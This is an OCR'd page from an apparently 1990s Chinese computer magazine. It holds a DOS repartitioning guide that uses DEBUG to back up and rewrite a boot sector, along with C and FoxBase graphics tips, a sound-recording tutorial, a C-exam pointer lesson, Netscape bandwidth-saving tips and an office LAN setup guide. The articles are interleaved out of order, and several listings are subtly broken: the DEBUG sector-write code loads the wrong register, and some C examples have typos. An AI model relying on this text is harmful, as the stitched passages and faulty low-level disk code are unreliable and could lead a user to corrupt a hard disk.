首先利用 CHKDSK/ F 来收回磁盘丢失的空间，再用 DOS6.XX 提供的磁盘优化工具 Defrag 对硬盘进行优化，检查一下磁盘的利用情况，来确定分区的大小。然后利用 Debug 将分区(即 C 盘)引导扇区的内容读出形成一个文件(备用)，具体的执行过程如下：

```
A:\>DEBUG
-N BOOT
-L 200 2 0 1
-RCX
CX:0000
:0200
-W 200
writing 00200 bytes
-Q
```

接着利用 FDISK 命令删除主 DOS 分区，对硬盘重新分区，分区的大小可根据自己的需要，但一定要防止将原来 C 盘上的数据分割在两个区，否则会造成数据的丢失。注意：分完区以后要设置 C 区为主引导区，绝对不要对 C 盘进行格式化!

下面的操作是将备份出来的分区引导扇区的内容重新写回原处：

```
A:\>DEBUG
-N BOOT
-L 200
-A 100
XXXX:0100 MOV AX 0301
XXXX:0103 MOV BX 0200
XXXX:0106 MOV CX 0001
XXXX:0109 MOV AX 0180
XXXX:010C INT 13
XXXX:010E INT 21
XXXX:0110
-G=100
program terminated normally
-Q
```

操作完以后，用软盘重新启动机器，利用 SYS C:将系统传送至 C 盘，格式化新分出来的区，这时你的硬盘上即有多个分区了。

在操作之前，请你先格式化一张系统盘，拷出一些必要的文件 Fdisk.EXE、Debug.EXE、SYS.COM。只要你按照上面的方法正确地去操作，不必担心原来 C 盘上的数据丢失。(编辑建议：为防止误操作，分区前最好做硬盘备份。)

```
window(1,2,80,23);
jnum=j;
k=0;
for(i=0;i<jnum&&i<21;i++)
{cputs(ROW[i]);
gotoxy(1,wherey());}
while(1)
 {key.ik=getkey();
if(key.c[0]!=27)/*====ESC====*/
switch(key.c[1])
{case 81:/*====Page Down====*/
if(k+21>=jnum) continue;
k=k+21;break;
case 73:/*====Page Up====*/
if(k==0)continue;
k=k-21;break;
case 119:/*====Ctrl-Home====*/
if(k==0)continue;
k=0;break;
case 117:/*====Ctrl-End====*/
if(k+21>jnum)continue;
while(k+21>jnum)k+=21;break;
}
else
{break;}
clrscr();
for(i=0;k+i<jnum&&i<21;i++)
{cputs(ROW[k+i]);
gotoxy(1,wherey());
}
}
window(1,1,80,25);
clrscr();
for(i=0;i<=jnum;i++)
free(ROW[i]);
exit(0);
}
/*====getkey()====*/
int getkey()
{union REGS r;
r.h.ah=0;
return(int86(0x16,&r,&r));
}
/*====countchar()====*/
int countchar(char temp[])
{int ii,num=0;
for(ii=0;ii<strlen(temp);ii++)
num+=1;
return(num);
}
```

以上程序在 TURBO C V2.0 集成环境下，COMPAQ486/33 上通过。

DOS 程序中如何调用 Windows 下设计的图形

□江苏 江兆银

目前 FoxBase +、FoxPro for DOS 在国内仍有一定的市场。但是由于它们本身没有提供强大的图形功能,使开发高质量的数据库管理系统受到很大限制。对 C 语言而言，可以设计出好的图形界面，但是费时费力,是一项十分艰苦的工作。

Windows 提供了非常强大的图形设计功能,画图软件(Paintbrush),妙笔生花,可以设计出符合用户要求的美观图形。但是,能否将 Windows 下设计的图形不作修改地运用于 DOS 环境下的 FoxBase +、ForPro for DOS 以及 C 语言、QBasic 语言中呢?

笔者认为是可行的，并以 FoxBase + 为例，产生 .PCX 图形文件,在 Windows 环境下重新设计该图片后,便可供 FoxBase + ,FoxPro for DOS,C,QBasic 直接调用。从而有效地解决了它们图形方面的不足。

大家都知道:在 DOS 环境下,装入 UCDOS3.1 汉字系统，再运行 TX.COM 模块后，在 FoxBase + for DOS、QBasic、C 语言中,便可以利用 UCDOS 的特殊显示功能了。关于汉字处理特显方面的有关知识，笔者不作赘述，请读者自己查阅 UCDOS3.1 下的 Readme 文件。

首先，在 DOS 下，运行 UCDOS3.1 系统汉字及 TX.COM 模块，借助某一种语言产生一个图形文件(.PCX)(笔者以 FoxBase + 为例)。

其次,运行 Windows 下附件中的画笔,在该状态下,调出该图形文件(.PCX),重新设计图片。在设计过程中,可以利用 Windows 设计图形的一些技巧,比如：剪贴 Windows 中一些图形画面到该图形文件(.PCX)中,最后保存文件即可。

第三,将图形文件(.PCX)运用于 FoxBase +、C、QBasic 等程序设计中。这样，执行程序时，即能在 DOS 下,重新显示图片,特点是该图片与 Windows 下设计的图片在形状、色彩等方面完全一样。

下面以 FoxBase + 为例,介绍一下实现方法：

1. 运行 UCDOS,再装入特显模块 TX.COM；

2. 在 FoxBase + 环境下,编程如下：

程序清单:(J1.PRG)

```
set prin to lpt3
set devi to prin
@0,0 say chr(14) + '[m10 c10x3f cul,0]'
@0,0 say chr(14) + '[sa560,400,50,50,jj.pcx $ ]'
@0,0 say chr(14) + '[m3 cul,1]'
set devi to scre
set prin to prn
```

上述程序如有疑问，可查阅 UCDOS3.1 中的 Readme 文件。

执行 J1.PRG 文件后,可产生个 JJ.PCX 文件。

3. 运行 Windows 中附件的画笔，在该状态下调用此图形文件 .PCX 文件,然后重新设计。

例如:若想将附件中录音机图形放入图片中,则：

(1)运行附件中录音机后,得到一幅录音机画面；

(2)按 Print screen 键,使屏幕复制到剪贴板上；

(3) 打开 FoxBase + 下产生的 JJ.PCX 文件于画笔中；

(4)按 CTRL + V,将剪贴板中的图形粘贴到画板上,修整后将 JJ.PCX 存盘；

(5)退出 Windows。

4. 调用 UCDOS 及 TX.COM，在 FoxBase + 下编程如下：

程序清单:(J2.PRG)

```
set prin to lpt3
set devi to prin
@0,0 say chr(14) + '[re0,0,jj.pcx $ ]'
set devi to scre
set prin to prn
wait""
```

执行 J2.PRG 后，则产生一幅图形，该图形即为 Windows 下设计的 JJ.PCX 图形。

利用上述方法产生的 JJ.PCX 文件,同样适用于 QBasic,C 等语言中。

QBasic 语言调用该图片的程序清单如下：

```
screen 12
print chr $ (14) + "[re0,0,jj.pcx $ ]"
```

C 语言调用该图片的程序清单如下：

```
main()
{  printf("\16[re0,0,jj.pcx $ ]");  getch();  }
```

当装入 UCDOS 及 TX.COM 后，以上程序可在各自的环境下运行。


需要说明的是:文章中 FoxBase + 的程序在 FoxPro for DOS 中同样运行通过。所附程序均在 486 机上运行通过,所用软件为:UCDOS3.1,Turbo C 2.0,QBasic，FoxBase + 2.1，FoxPro2.5 for DOS，Windows3.1。

如何自行制作声音文件（二）

桂子

也就是说，如果我们使用44KHz，16bits，双声道的采样率记录一分钟的声音就需要10.6MB的空间，而使用于11KHz，8bits，单声道的采样率只需要0.66MB的空间，因此我们要根据自己的需要选择合适的采样率。在本例中选用22KHz，16bits，双声道的采样率。


4、所要录制的声音来源可以是CD，麦克风，录音机，或其他放音设备，经声卡上的"MIC"或"Line in"口输入。选择图三中的"Mixer"按钮，弹出图五所示的窗口，图中左边四个按钮控制音量，右边五个按钮控制声音的来源，这五个按钮中只有四个有录音功能。操纵杆上滑块所处的位置表示音量的大小，当需要放音时，必须将图中的放音按钮选中；录音时，必须将录音按钮选中，否则就无法进行正常的录、放音工作。



（图五）

5、如果你需要从CD上采集音乐，首先要选中图三中的"CD Sync"按钮，它能够使CD的播放与录音动作同步。然后单击"CD Player"按钮，弹出如下的窗口：


（图六）



单击"CD Playlist"按钮，出现下面的窗口：

先将左边表中所列的歌曲用"Clear"命令全部清除，再从右边表中选中你需要录制的歌曲，然后用"Add"命令添加到左边，最后选择"Done"命令关闭窗口即可。

6、启动放音设备，同时选择图二中的"Start"



按钮，即开始录音。此时录进的信号及所

(图七)

录时间的长短会出现在屏幕中央的一个窗口，如下图所示。

7、按下“Stop”键便结束录音工作。此时录进的声音已存入计算机中，你可以用File菜单下的“Save as...”命令将它指定成扩展名为.WAV的任意文件。

Windows系统本身提供一种录音程序，但它最多只能录制长达45秒的声音，显然不够用。




(图八)

另一种常用的AudRak声卡驱动程序在录音时间上也有限制。而Sound Blaster声卡却没有这种时间上的限制，只要你的硬盘有足够大的空间，就可以录制足够长的声音文件。而且它提供声音编辑、加入特殊音效的功能，例如，你可以对声音文件进行复制、剪切、粘贴、插入、删除等操作，还可以给声音加入回音，添加渐入渐出的效果，使声音反转等，因受篇幅所限，本文不作具体介绍，有兴趣的朋友可以自己摸索。

录下各种不同的声音，存成Waveform文件后，我们就可以在Windows的环境中加入这些自行制作的声音。试想，一边在电脑上工作一边欣赏着所喜爱的优美动听的音乐该是一件多么惬意、多么富有情趣的事啊！它不仅能够增加你的工作乐趣还有助于提高你的工作效率。不信？试试看就知道了。 (续完)

多媒体学堂

本栏目由**北京联科电子出版技术有限公司**协办



C语言考试辅导(二级)6

□北京　吕凤翥

该例中要知道如下的规则：

①对于字符串来讲，输出%s 对应的表达式应为地址值，输出的是从该地址起的字符串到\0为止。输出%C 对应的表达式为字符数组的元素值，输出所对应的字符。输出%d 时，对应的表达式如果为元素值，则输出该字符的 ASCII 码值，如果为地址值，则输出该地址值。

②一个数组的元素可用指针表示，也可用下标表示。如果有一个指针指向了该数组的某个元素，也可用该指针作为数组名用下标形式表示元素值。例如，该例中的 p[2]，表示了 a[3] 的值，因为 p 是指向数组元素 a[1]的指针，于是将 a[1]作为 p[0]，则 p[2]应是 a[3]。

〔例 2〕指针数组和指向数组的指针。分析下列程序输出结果。

```
int a[][3] = {1,2,3,4,5,6,7,8,9};
int *p[] = {a[0],a[1],a[2]};
int **pp = p;
main()
{
  int (*s)[3] = a, *q = &a[0][0];
  int i,j;
  for(i = 0;i < 2;i++)
  for(j = 1;j < 3;j++)
  {
    printf("%d,%d,%d\n", *(a[i]+j), *(*(p+i)
+j), (*(pp+i))[j]);
    printf("%d,%d\n", *(q+3*i+i), *(*s+3*
i+j));
  }
}
```

该程序中，定义了一个二维的数组 a，又定义了指针数组 p 和指向数组的指针 s 以及指针 q，它们都被赋了初值，它们之间关系为指针数组的 3 个指针元素分别指向 a 数组的 3 行的首列元素，指向数组的指针 s 指向 a 数组的第 0 行，指针 q 指向 a 数组的首元素地址。

程序中 printf()函数的表达式*(a[i]+j), *(*p+i)+j, (*(pp+i))[j], *(q+3*i+j), *(*s+3*i+j)均为表示数组 a 的每个元素值的，因此该程序执行结果如下：

```
2,2,2
2,2
3,3,3
3,3
5,5,5
5,5
6,6,6
6,6
```

〔例 3〕字符指针和字符串处理函数。分析下列程序的输出结果。

```
main()
{
  static char *str = (char *)malloc(10);
  static char *s[] = {"strcpy","strcmp","string"};
  if(strcmp(*s, *(s+1)) > 0)
    strcpy(str, *s);
  else  strcpy(str, *(s+1));
  if(strcmp(*(s+2),str) > 0)
    strcpy(str, *(s+2));
  printf("the largest string is:%s\n",str);
}
```

该程序定义了字符指针 str，定义了指针数组 s，在定义时都赋了初值，特别注意，指针在使用前必须先赋值。该程序中还调用了两个字符串处理函数 strcmp()和 strcpy()，用来比较两个字符串的大小和复制字符串。将指针数组 s 中前两个元素中所指向的字符串中，大的放在 str 指针所指向缓冲区中，这一功能通过 if－else 语句来实现的。最后，将指针数组中最后一个元素所指向的字符串与前两个中最大的比较，再将大的复制到 str 中，并输出 str 中的字符串。该程序输出结果如下：

```
string
```

〔例 4〕三维字符数组元素的表示。分析下列程序的输出结果。

```
main()
{
  static char *p[][3] = {"abc","def","ghijh","lmno",
"pqrstuvw","xyz"};
  printf("%c\n", ***p);
  printf("%c\n", *(*(*(p1)+2)+1)+1);
  printf("%c\n", *(p[1][1]+4));
  printf("%c\n", *(*(p+1)+2)+1)+1);
  printf("%s\n", *(*(p+1)+2));
  printf("%s\n", *(p[1]+1));
}
```

该程序中定义一个二维一级指针字符数组 p，它实际上是一个三维的字符数组。该程序中前 4 个 printf()输出的是 4 个字符，输出格式为%c 对应的表达式为数组的元素值，后两个 printf()输出两个字符

C语言

串，输出格式为%s，对应的是某个字符串的前元素地址值。所以,该程序的输出结果为：

```
a
x
t
z
xyz
pqrstuvw
```

〔例 5〕指向函数的指针作函数参数。分析下列程序的输出结果。

```
main()
{
  int x,y;
  int add();
  printf("Enter x and y:\n");
  scanf("%d%d",&x,&y);
  printf("sum =");
  process(x,y,add);
}
add(a,b)
int a,b;
{
  return(a+b);
}
process(x,y,fun)
int x,y;
int(*fun)();
{
  int sum;
  sum = (*fun)(x,y);
  printf("%d\n",sum);
}
```

运行情况如下：

```
Enter x and y:
5 6
sum = 11
```

该程序中出现了指向函数的指针 fun **作为函数** process() **的形参，调用时实参为** add**，它是一个函数名,由于实参中使用函数名,因此在使用前要对** add **进行说明,主函数中,**intadd()**便是这种说明。在** process()**函数中,形参** fun **是一个指向函数的指针,调用时用一个函数名传送给它，在该函数中，调用格式为：**(*fun)(x,y);**它相当于** add(x,y)**的调用。**

本讲练习题

分析下列程序的输出结果。

1.

```
main()
{
  static char s[]="efghijl";
  char *p=s+5;
  printf("%s,%s,%d\n",s,&s[2],P-2);
  printf("%c,%c,%c,%d\n",*p+1,*(p+1),,*(s+1),p[-2]);
}
```

2.

```
main()
{
  int a[3][5],i,j;
  for (i=0;i<3;i++)
  for (j=0;j<5;j++)
      a[i][j]=i*5+j;
  printf["%8d%8d%8d%8d%8d%8d\n",**a,**(a+1),*(a[1]+2),*(*a+2),*(*a+2)+3));
}
```

3.

```
int a[]={0,1,2,3,4};
int *p[]={a,a+1,a+2,a+3,a+4];
int ** pp=p;
main()
{
  printf ("%d,%d,%d\n",p,*p,**p);
  printf ("%d,%d,%d\n",pp,*pp,**pp);
    ++pp;
  printf ("%d,%d,%d\n",pp-p,*pp-a,**pp);
  pp=p;
  pp++;  ++*pp;
  printf ("%d,%d,%d\n",pp-p,*pp-a,**pp);
}
```

4.

```
main()
{
  static int a[9];
  int *p[3],**pp,i;
  for (i=0;i<9;i++)
      a[i]=i+2;
  for (i=0;i<3;i++)
      *(p+i) = &a[i*3];
  pp=p+1;
  printf ("%d,%d,%d\n",a[6],(*(p+2))[1],*(pp[1]+2));
}
```

5.

```
char *c[]={"ENTER","NEW,"POINT","FIRST"};
char **cp[]={c+3,c+2,c+1,c};
char ***cpp=cp;
main()
{
  printf("%s",**++cpp);
  printf("%s",*--*++cpp);
  printf("%s",*cpp[-2]+3);
  printf("%s\n",cpp[-1][-1]+1);
}
```

C语言

第三讲练习答案

1.42

2.a = 6.50,b = 9.00

3. 1　1　1　10　12
   1　2　2　9　13
   1　3　3　8　14

第五讲　结　构

本讲主要讲述结构变量的定义、赋值和应用。结构变量在 C 语言程序设计中广泛地应用在数据结构的复杂类型中。例如链表、队列和树等,也常常用在某些数据库的应用程序中。

一、结构变量的定义

结构是一种构造类的数据类型,它与数组这一类型有许多相似之处,其主要区别在于数组中各元素是相同类型的变量,而结构中各成员允许是各种不同类型的变量。正是因为这一点而使得结构的应用比数组更为广泛,许多需要用不同类型变量来描述的事物对象,都可采用结构这种类型。

结构变量是一种具有结构类型的变量。定义结构变量之前需要先定义一种结构类型又称结构模式。结构模式中规定结构名和各结构成员的类型说明。其格式如下:

```
struct <结构名>
  {
 若干结构成员说明;
  };
```

有了结构模式后,便可定义具有这种结构模式的结构变量。定义结构变量的格式如下:

〈存储类〉struct <结构名> <结构变量名表> ;

其中,〈结构变量名表〉中可以是一个结构变量名,也可以是多个结构变量名,多个结构变量名可用逗号分隔。结构变量名表中可以是一般结构变量名、指向结构变量的指针,也可以是结构数组。所谓结构数组是指数组元素为结构变量的数组。另外,结构变量的定义可以直接写在结构模式的后面,其格式如下:

```
struct〈结构名〉{
          若干成员说明;
          }〈结构变量名表〉;
```

例如,定义一个描述扑克牌的结构类型。

```
struct card  {
          int pips;
          char suit;
         }c1,c2,*pc,card[52];
```


其中,card 是结构名,该结构模式有两个成员:int 型的 pips 表示一张牌的点数和 char 型的 suit 表示一张牌的花色。在该模式下定义了 4 个结构变量,c1 和 c2 是一般的结构变量,pc 是指向结构变量的指针,card 是结构数组名,该数组是一个具有 52 个元素的一数数组,每个元素是一个具有 card 模式的结构变量。

二、结构变量的赋值和运算

结构变量可以赋值,也可以赋初值,它与数值一样。给结构变量赋值便是给结构变量的各个成员赋值;给结构变量赋初值要求是外部的或静态的结构变量,采用初始值表的方法。下面先讨论结构变量成员的表示方法。

1.结构变量成员的表示

结构变量的成员表示有两种格式,一种是一般结构变量的成员表示如下:

〈结构变量名〉.〈结构成员名〉

例如,在结构变量 c1 中,c1.pips 表示点数的成员,而 c1.suit 表示花色的成员。

另一种是指向结构变量的指针的成员表示如下:

〈指向结构变量的指针名〉→〈结构成员名〉

例如,在指向结构变量的指针 pc 中,点数成员表示为 pc→pips,花色成员表示为 pc→suit。

2.结构变量的赋值

给一个结构变量赋值,可以给它的各个成员赋值,例如,对前面定义过的扑克牌 c1 赋值,可以写成为:

```
c1.pips = 5;c1.suit = 's';
```

其中,'s'表示黑桃,c1 赋值后为黑桃 5。

同样,先假定前面定义过的指针 pc 是指向 c2 的,即有 pc = &c2,对 pc 所指向的结构变量赋值可表示为:

```
pc→pips = 7;p→suit = 'h';
```

其中,'h'表示红心,赋值后,指针 pc 所指向的结构变量为红心 7,即 c2 为红心 7。

对结构数组的赋值的方法同于给一般数组赋值方法,即给每个元素赋值,由于元素为结构变量,按照给结构变量赋值的方法给元素赋值。例如,给前面定义过的 card[52] 数组的第 0 个元素赋值为梅花 A,则表示如下:

```
card[o].pips = 1;card[o].suit = 'c';
```

同样可给数组 card 的其他任一元素赋值。

(待续)

使用 Internet 时的省钱妙招

□陕西　胡咸

从今年10月1日起中国教育科研网(CERNET)一改以往上网免费享用网络资源的作法，开始按照实际上网的通信量大小收取一定的费用。虽然CERNET收取的费用同纯粹商业性网络相比要少得多，但如果真按通信量每1KB多少钱来计算的话，也是一笔不小的开销。因此，不单是对CERNET，对于其他任何一个收费的网络来说，如何花最少的钱获取最多的信息，都同样是一个问题。

鉴于Netscape Navigator在Internet网络浏览器市场上所占有的巨大份额，本文将主要针对使用Netscape Navigator进行网络浏览介绍几种减少通信量和节约通信时间的方法。这些方法对于使用其他网络浏览器的大部分用户也同样适用。

1. 从启动Netscape起，就可以节约一笔开支。

启动Netscape时节约的开支来自于其启动页面。Netscape提供了一个比较有用的功能是在每次启动的时候都可以自动连接一个节点。方便用户以最快捷的方式直接进入某站点的Home Page，这个启动Netscape时就自动装载的页面就被称作启动页面。

虽然启动页面的想法是很好的，但在实践中我们可以发现，为了得到较全面的服务，通常启动页面都设置在某个网络中心的Home Page上。而就Home Page本身而言，它通常只是用一堆连接构成的目录，分别通往不同的信息服务资源。虽然使用网络中心的主页大大方便了用户在不同服务资源之间进行切换，但使用主页却绝不是得到你想要的信息的最短路径。同时，各网络中心的Home Page为了吸引人，一般都制作比较漂亮，这样就不得不使用大量的图像信息。在减少通信量和方便使用这两方面权衡，启动页面功能是应该被取消的。

取消启动页面的方法是的打开菜单项Options | General Preferences | Appearance，在Start With这个菜单选项里选择Blank Page，这样Netscape在启动时将不自动装载任何页面。

2. 关闭内联图像的自动加载功能

如果说启动页面的开销是个小问题的话，那么内联图像的开销是无论如何也不能忽视的。

内联图像作为多媒体的一个方面，使得WWW的页面大都很好看。但在动人的页面背后，隐藏的是巨大的通信量。一幅640 X 480，16色的全屏图像，所需的数据量是153.6KB；256色时，数据量是307KB。更重要的是，任何一个页面使用的图像恐怕都不仅仅是一两个全屏能打发的。由此可见，为了减少通信量，首先就应该把内联图像的自动加载功能取消掉。之后，如果再想查看页面中的一幅图像，可以在原来图像位置上的替换图标上单击鼠标左键，这幅图像就可以被重新装入。如果想整个页面所有的图像都显现出来，可以按工具条中的Images按钮来实现这个功能。

取消内联图像的自动加载功能的方法是打开菜单Options，取消Auto Load Images菜单项的选择，使得这个菜单项前没有打钩。并且使用Options | Save Options保存设置，保证以后再使用Netscape时都不自动加载图像。

3. 尽量使用国内节点或国外公司在国内的镜像节点

根据CERNET网络中心的收费标准，访问国内节点和访问国外节点的价格是不一样的。访问国外节点的价格要高出好几倍。另一方面，访问国内节点在速度上比访问国外的快得多。因此，尽量通过访问国内节点来获取各种信息，无论是在节省通信量上还是节约通信时间上都不失为一个好办法。国外许多大公司，特别是计算机行业的公司都在国内设有镜像节点。国内现有的几个网络中，CERNET的起步时间较早，同时有各大院校和研究所的技术支持，发展相对比较完善，提供的服务功能也比较齐全，国外的大公司多在CERNET上设立有镜像节点。例如CERNET的华南网络中心FTP服务器中的ftp://pub/mirror目录下就有好几个国外计算机公司在国内的镜像节点。

4. 详细划分各种不同类型的页面

如何创建小型办公环境网

□广西　邓剑萍

网络系统是计算机技术与通信技术相结合的产物,它正以前所未有的速度渗入各行各业。其中,办公环境网络是由一组具有通信能力的个人计算机相互连接构成的局部网络,它将原来功能很弱、资源有限的单台计算机,变成功能强、资源不断扩大、相互连成一体的系统,在事务处理和实现办公自动化等方面发挥着很大的作用,真正实现信息和相关外设资源的共享,并且能有效地管理和传输各种文件和数据,达到提高工作效率的目的。随着微型计算机的应用日益普及,计算机之间、网络与网络之间实现连网将成为必然。笔者将结合自己的一些经验,通过具体事例来介绍开发和设计一个办公环境网络系统的基本方法,希望能起到以小见大、抛砖引玉的作用。

一、目的和要求

笔者所在的单位办公室为了实现多用户有效地共享信息数据和硬件资源,决定将现有的微机和外设连接到开发的办公环境网,主要的要求包括:

· 连到网上的是五台微机,不久可能是六台

· 网络上的各机要能共享一台激光打印机

· 对于没有配置 CD-ROM 的计算机可以共享其它微机的 CD-ROM

· 允许多用户互访,交流数据、信息和文件

· 在办公室网络中能启用电子邮件

具体的网络设计和安装过程如下:

二、网络总体设计

这里讲的主要是指服务资源类型的不同。例如 FTP、Gopher、Whois 等等。在一个网络中心的节点上,一般会同时提供多种服务,在它的 Home Page 上就会列出各种服务的目录。为了减少通信量,你不妨在自己的计算机上建立一个同样的目录,这样就可以避免享用资源时每次都要首先进入服务器的 Home Page。建立目录的方法是记录下各个资源的地址。

当然,建立这样一个详细的目录存在的一个最大问题是不便于管理。本来对各种各样的地址进行分类管理,即使使用书签和热门节点列表一类的工具就已经很麻烦了,更不要说再对每一个主页服务器又细分好几级了。所以,使用这个细分页面地址的方法,应根据实际情况适当进行,否则它带来的麻烦会比多几十 K 字节的通信量还让人头疼。

5. 发送电子邮件时,附带内容多用压缩方式

附带内容是同电子邮件一同发出的各种文件、节点地址等。当然,我们只能压缩附带文件。

发送电子邮件通常也是要计算通信时间和通信量的,而附带文件一般都是几十上百 K 甚至几 M 字节,通信量之大,花费时间之长是可想而知的。所以使用各种压缩工具将文件压缩后再附带在邮件后面一同发送,还是十分有必要的。

6. 充分利用 Netscape 提供的新闻阅读器里的便利功能

在新闻阅读器里,比较典型的可以用来节约通信量、方便翻阅新闻的功能是兴趣图标。兴趣图标是标记在新闻组旁边的对号状的小图标,它表示这个新闻组用户很感兴趣或经常阅读。菜单项 Options | Show Active Newsgroups 的选择表示只罗列出标记有兴趣图标并且有未阅读过的新闻的新闻组,同时在传送信息时只传送罗列出的新闻组的内容。兴趣图标和菜单项的配合使用,既方便了用户翻阅查找自己感兴趣的新闻,又节省了通信量和时间。

7. 在数据传输的过程中适时地停止传输

一旦你需要的连接出现在页面上可立即打开该连接,不必等当前页面传输完毕。

以上介绍的这几种方法,有些效果是比较明显也比较可行的,而有些则是有利有弊,需要结合实际情况来变通处理。只有各种方法完美的结合使用,才能最大限度地实现少花钱多办事的美好愿望。

1. 网络拓扑结构

因为不同网络结构所需要的硬件、通讯协议都是不同的、所以首先要决定以何种形式来连接计算机。目前最常见的网络形式是以太网 (Ethernet), 它不仅扩充性好,结构简单灵活,可靠性高,共享资源能力强,成本低,安装使用维护方便,而且可以与大、中、小型机及其它网络相连,进而构成规模更大、功能更强的计算机网络。因此这种网络结构已经成为管理用网络的主流。如果在中小型网络采用以太网,可以稳定已在网络上作的投资,而将来能够较方便地加入到大型网络中。双绞线以太网 10BASE—T 是目前 Ethernet 发展的主流和方向,设计时可以优先考虑采用。

2. 网络组织方式

组织计算机局域网络的一种方法是将计算机分成客户机和服务器两类,服务器是这种网络中功能最强大的计算机,它提供网络通信及其它网络管理功能,服务于网络上的其它计算机。另一种组织网络的方法是使各计算机功能相同,地位平等,这称为 Peer 网络,或工作组计算机系统,对等系统,网络中各计算机之间也可共享系统资源。网络究竟采取哪种方式,是否选择服务器,要根据实际情况而定,它取决于网络需要实现哪些功能,连接多少台计算机。根据我们的实际情况,对于 2～20 台计算机的联网,一般选择这种方式的网络已经可以满足最初的设计要求。它的缺点是网络总体性能慢,不能实现高层管理,但是它相对便宜,易于使用,因此对于一个要求不高的小型网络,笔者认为它是最佳的选择。

3. 网络操作系统的选择

我国目前使用局域网的主流是 Novell Netware, 但事实上它更适合于大型的网络操作系统。对于办公室的计算机小型网络,因为大多数用户对微软的 Microsoft windows3.1 比较熟悉,而且频繁使用的是微软的 OFFICE 套件,所以可考虑选择用 Windows For Workgroups 支持网上各工作站计算机,它们在用户界面上与 windows3.1 相似,在保留 Windows3.1 许多特点的同时,增加了网络功能和特征,支持大多数网络协议,如 NetBEUI, TCP/IP, IPX/SPX, 可以满足网络设计上的要求。加上这些软件的背后有微软公司的强大支持,兼容性好,将来升级时也方便得多。

4. 结论

结合考虑了以上几个问题后,笔者设计的是双绞线以太网结构的对等网络,软件环境采用 Windows Workgroups。

三、构成网络的实际设备

1. 需要连网的计算机和外设

针对网络设计情况,确定安装条件:各工作站要求能够运行 Windows For Workgroups, 即需要 6MB 以上内存,20MB 以上的硬盘,微机具有 Intel386 或更好的处理器;每台计算机都要有可用的卡槽来放网卡。对连网的计算机进行检查,结果表明这些机器均可满足要求,这使得网络方案决定后不再需要购买内存或是硬盘,否则要根据方案对联网微机的硬件配置进行调整。

2. 适配器卡

计算机需要安装网络适配器,也就是常说的网卡,才能连接到网络上。选择网卡时要兼顾对电缆选择的考虑,所以实际选用的是可与无屏蔽双绞线相连的以太网网卡。

3. 电缆和集线器

由于各计算机之间距离近 (在 100 米内),传输介质选用的是无屏蔽双绞线电缆,数据传输率可以达到要求,集线器是在以太网中使用的多端口插孔,用于将无屏蔽双绞线电缆连接在一起,起着沟通网络和管理网络的双重角色。选择集线器和双绞线使得网络安装灵活,便于扩充和更改。同电话系统相似,安装时只需分别将无屏蔽双绞线电缆两端插入网卡连接器和集线器即可。网络结构如图 1 所示,HUB 的每个双绞线接口与一个微机的网卡相连。




图 1　网络结构图

四、安装过程

1. 以太网卡的安装

网卡上可以用跳线或开关设置 I/O 基地址,存储基地址,中断级等。这里,因为购买的网卡在大多数计算机上都会有标准设置,而且可以使用软件来改变这些设置,所以直接将网卡插入计算机的卡槽,不必进行跳线设置。

网卡随带一张磁盘,包含配置和检测适配器所需要的软件,安装网卡后,使用 EtherDisk For the Etherlink Ⅲ Family v4.2 磁盘软件安装网络驱动器。

①选择项' 自动配置 3COM ISA 适配器 ",保证计算机已实际识别刚安装的网卡。

②根据屏幕提示安装网络驱动器程序。

③选择项' 配置和诊断程序 ",进行系统测试,完成后,选取项" 常用中断和 I/O 基地址 ",检查网卡设置是否与计算机上其它部件的参数设置冲突,如果出现冲突,必须重新设置网卡参数。

退出安装程序,修改 AUTOEXEC.BAT 文件,将

Internet 网址简介

1.http://www.serv.net/~montoure/iwhmw.html/

世界恐怖片集锦。黑色背景、红色字体的页面令人不能不睁大眼睛。有 Robert Wise 导演的、影星 Juhe Harris 主演的《出没》,有乔治·罗米欧导演的《死亡三部曲》中的《活死人之夜》,还有影星 Bill Dullman 主演的《脑死亡》,一些影片被认为是 Chilling to Watch 或是"许多人一起可以说说笑笑地看,但独自观看却难以想象。"

2.http://www.natg.com/

二战时期战斗机的驾驶,实战训练课程简介,只要参加这些课程,你将有机会亲自驾驶战斗机,并用以雷达装置模拟的火炮系统与其他飞机交火,多次中弹后会冒烟以示坠毁。内含丰富,照片值得一看。

3.http://www.agfahome.com/

有关 Agfa 公司的简介、新闻及其数字化照机照出的精彩照片。

4.http://home.earthlink.net/~photortavel

摄影旅行者杂志。能让摄影爱好者找到最优美的摄影地点。包括旅行指南。几百个旅行计划。

5.http://www-norwestart.mr.net/

现代派金属制品艺术展。

6.http://www.dailysoccer.com

世界各地足球信息,包括各国足球概况,各著名俱乐部简介,近几个月来足球新闻,关于重大赛事,重要足坛事件的详细报道。网页、简洁优美,一些图标值得下载。

7.http:// www.fine-art.com 有关 fineart 的新艺术家、新作品,色彩斑斓、形式多样。

8.http://www.dogworldmag.com

《狗世界》杂志,贺年卡般的页面设计、舒适的视觉效果,有关狗的各种信息资料。宠物爱好者可大饱眼福。

网络驱动器程序的安装路径包括在内。

2.Windows For Workgroups 在工作站上的安装

